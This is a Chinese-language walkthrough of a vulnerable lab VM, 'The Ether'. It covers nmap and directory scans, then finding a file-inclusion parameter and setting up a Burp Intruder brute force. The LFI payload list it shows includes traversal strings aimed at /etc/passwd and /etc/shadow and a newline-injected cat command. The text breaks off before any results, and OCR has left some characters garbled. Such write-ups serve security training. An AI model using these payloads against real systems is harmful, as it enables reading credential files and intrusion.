
准备

攻击机：kali: ip： 192.168.91.128 NAT

靶机：evilscience: NAT

http://download1632.mediafire.com/kz9dyi7t4mlg/502nbnbkarsoisb/theEther.zip



信息搜集与利用

主机发现

ip 扫描: nmap 192.168.91.* 粗略扫描出靶机ip地址: 192.168.91.141

```
Nmap scan report for 192.168.91.141
```

nmap -O -sV -A -T5 192.168.91.141


```
root@kali:~# nmap -O -sV -A -T5 192.168.91.141
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-17 14:18 CST
Nmap scan report for 192.168.91.141
Host is up (0.00090s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 12:09:bc:b1:5c:c9:bd:c3:ca:0f:b1:d5:c3:7d:98:1e (RSA)
|   256 de:77:4d:81:a0:93:da:00:53:3d:4a:30:bd:7e:35:7d (ECDSA)
|_  256 86:6c:7c:4b:04:7e:57:4f:68:16:a9:74:4c:0d:2f:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: The Ether
MAC Address: 00:0C:29:75:AF:1C (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.90 ms 192.168.91.141
```

扫描得到 22:ssh端口，80:web服务端口

http://192.168.91.141

浏览一下每个页面：



看每个页面的源代码也没有什么有用的信息。

目录扫描

dirsearch 和 kali 自带 dirb 对比结果:

python3 dirsearch.py -u http://192.168.91.141/

```
root@kali:~/dirsearch# python3 dirsearch.py -u http://192.168.91.141/

 _|. _ _  _  _  _ _|_    v0.4.1
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877

Output File: /root/dirsearch/reports/192.168.91.141/_21-09-17_14-29-53.txt

Error Log: /root/dirsearch/logs/errors-21-09-17_14-29-53.log

Target: http://192.168.91.141/

[14:29:54] Starting:
[14:29:54] 403 -  300B  - /.ht_wsr.txt
[14:29:54] 403 -  303B  - /.htaccess.orig
[14:29:54] 403 -  303B  - /.htaccess.bak1
[14:29:54] 403 -  303B  - /.htaccess.save
[14:29:54] 403 -  305B  - /.htaccess.sample
[14:29:54] 403 -  304B  - /.htaccess_extra
[14:29:54] 403 -  302B  - /.htaccessOLD2
[14:29:54] 403 -  301B  - /.htaccessOLD
[14:29:54] 403 -  301B  - /.htaccess_sc
[14:29:54] 403 -  301B  - /.htaccessBAK
[14:29:54] 403 -  303B  - /.htaccess_orig
[14:29:54] 403 -  294B  - /.html
[14:29:54] 403 -  303B  - /.htpasswd_test
[14:29:54] 403 -  293B  - /.htm
[14:29:54] 403 -  299B  - /.htpasswds
[14:29:54] 403 -  300B  - /.httr-oauth
[14:29:55] 403 -  293B  - /.php
[14:29:55] 403 -  294B  - /.php3
[14:29:57] 200 -    6KB - /about.php
[14:30:02] 200 -    0B  - /images/
[14:30:02] 301 -  317B  - /images  →  http://192.168.91.141/images/
[14:30:03] 200 -    6KB - /index.php
[14:30:03] 200 -    6KB - /index.php/login/
[14:30:05] 403 -  302B  - /server-status
[14:30:05] 403 -  303B  - /server-status/

Task Completed
root@kali:~/dirsearch# dirb http://192.168.91.141/
```

```
START_TIME: Fri Sep 17 14:30:39 2021
URL_BASE: http://192.168.91.141/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.91.141/ ----
==> DIRECTORY: http://192.168.91.141/images/
+ http://192.168.91.141/index.php (CODE:200|SIZE:6049)
==> DIRECTORY: http://192.168.91.141/layout/
+ http://192.168.91.141/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.91.141/images/ ----
==> DIRECTORY: http://192.168.91.141/images/demo/
+ http://192.168.91.141/images/index.html (CODE:200|SIZE:0)

---- Entering directory: http://192.168.91.141/layout/ ----
+ http://192.168.91.141/layout/index.html (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.91.141/layout/scripts/
==> DIRECTORY: http://192.168.91.141/layout/styles/

---- Entering directory: http://192.168.91.141/images/demo/ ----
==> DIRECTORY: http://192.168.91.141/images/demo/backgrounds/
==> DIRECTORY: http://192.168.91.141/images/demo/gallery/
+ http://192.168.91.141/images/demo/index.html (CODE:200|SIZE:0)

---- Entering directory: http://192.168.91.141/layout/scripts/ ----
+ http://192.168.91.141/layout/scripts/index.html (CODE:200|SIZE:0)

---- Entering directory: http://192.168.91.141/layout/styles/ ----
==> DIRECTORY: http://192.168.91.141/layout/styles/fonts/
+ http://192.168.91.141/layout/styles/index.html (CODE:200|SIZE:0)

---- Entering directory: http://192.168.91.141/images/demo/backgrounds/ ----
+ http://192.168.91.141/images/demo/backgrounds/index.html (CODE:200|SIZE:0)

---- Entering directory: http://192.168.91.141/images/demo/gallery/ ----
+ http://192.168.91.141/images/demo/gallery/index.html (CODE:200|SIZE:0)

---- Entering directory: http://192.168.91.141/layout/styles/fonts/ ----
+ http://192.168.91.141/layout/styles/fonts/index.html (CODE:200|SIZE:0)

-----------------
END_TIME: Fri Sep 17 14:31:29 2021
DOWNLOADED: 41508 - FOUND: 10
root@kali:~/dirsearch#
```

所有路径打开都是空的!

漏洞发现

之前眼瞎没看见url中的信息 ?file=xxxx　这里肯定存在文件包含

http://192.168.91.141/index.php?file=about.php

可能存在文件包含，试试一些常用的路径下文件：


http://192.168.91.141/index.php?file=/etc/passwd 失败


发现一些常规的都不行。

github上有开源的字典：其中有一个： **LFI-Jhaddix.txt**


https://github.com/danielmiessler/SecLists

上 bp 爆破


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
1 GET /index.php?file=$about.php$ HTTP/1.1
2 Host: 192.168.91.141
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.91.141/index.php?file=research.php
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Pretty
Clear
1 payload position
Length: 487


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 914
Payload type: Simple list
Request count: 914
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
/.../.../.../.../.../
\â□¦..\\\â□¦..\\\â□¦..\\\
%00../../../../../../etc/passwd
%00/etc/passwd%00
%00../../../../../../etc/shadow
%00/etc/shadow%00
%0a/bin/cat%20/etc/passwd
LFI-Jhaddix.txt
Add
Enter a new item
Add from list ...
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Enabled
Rule

最后返回结果中：

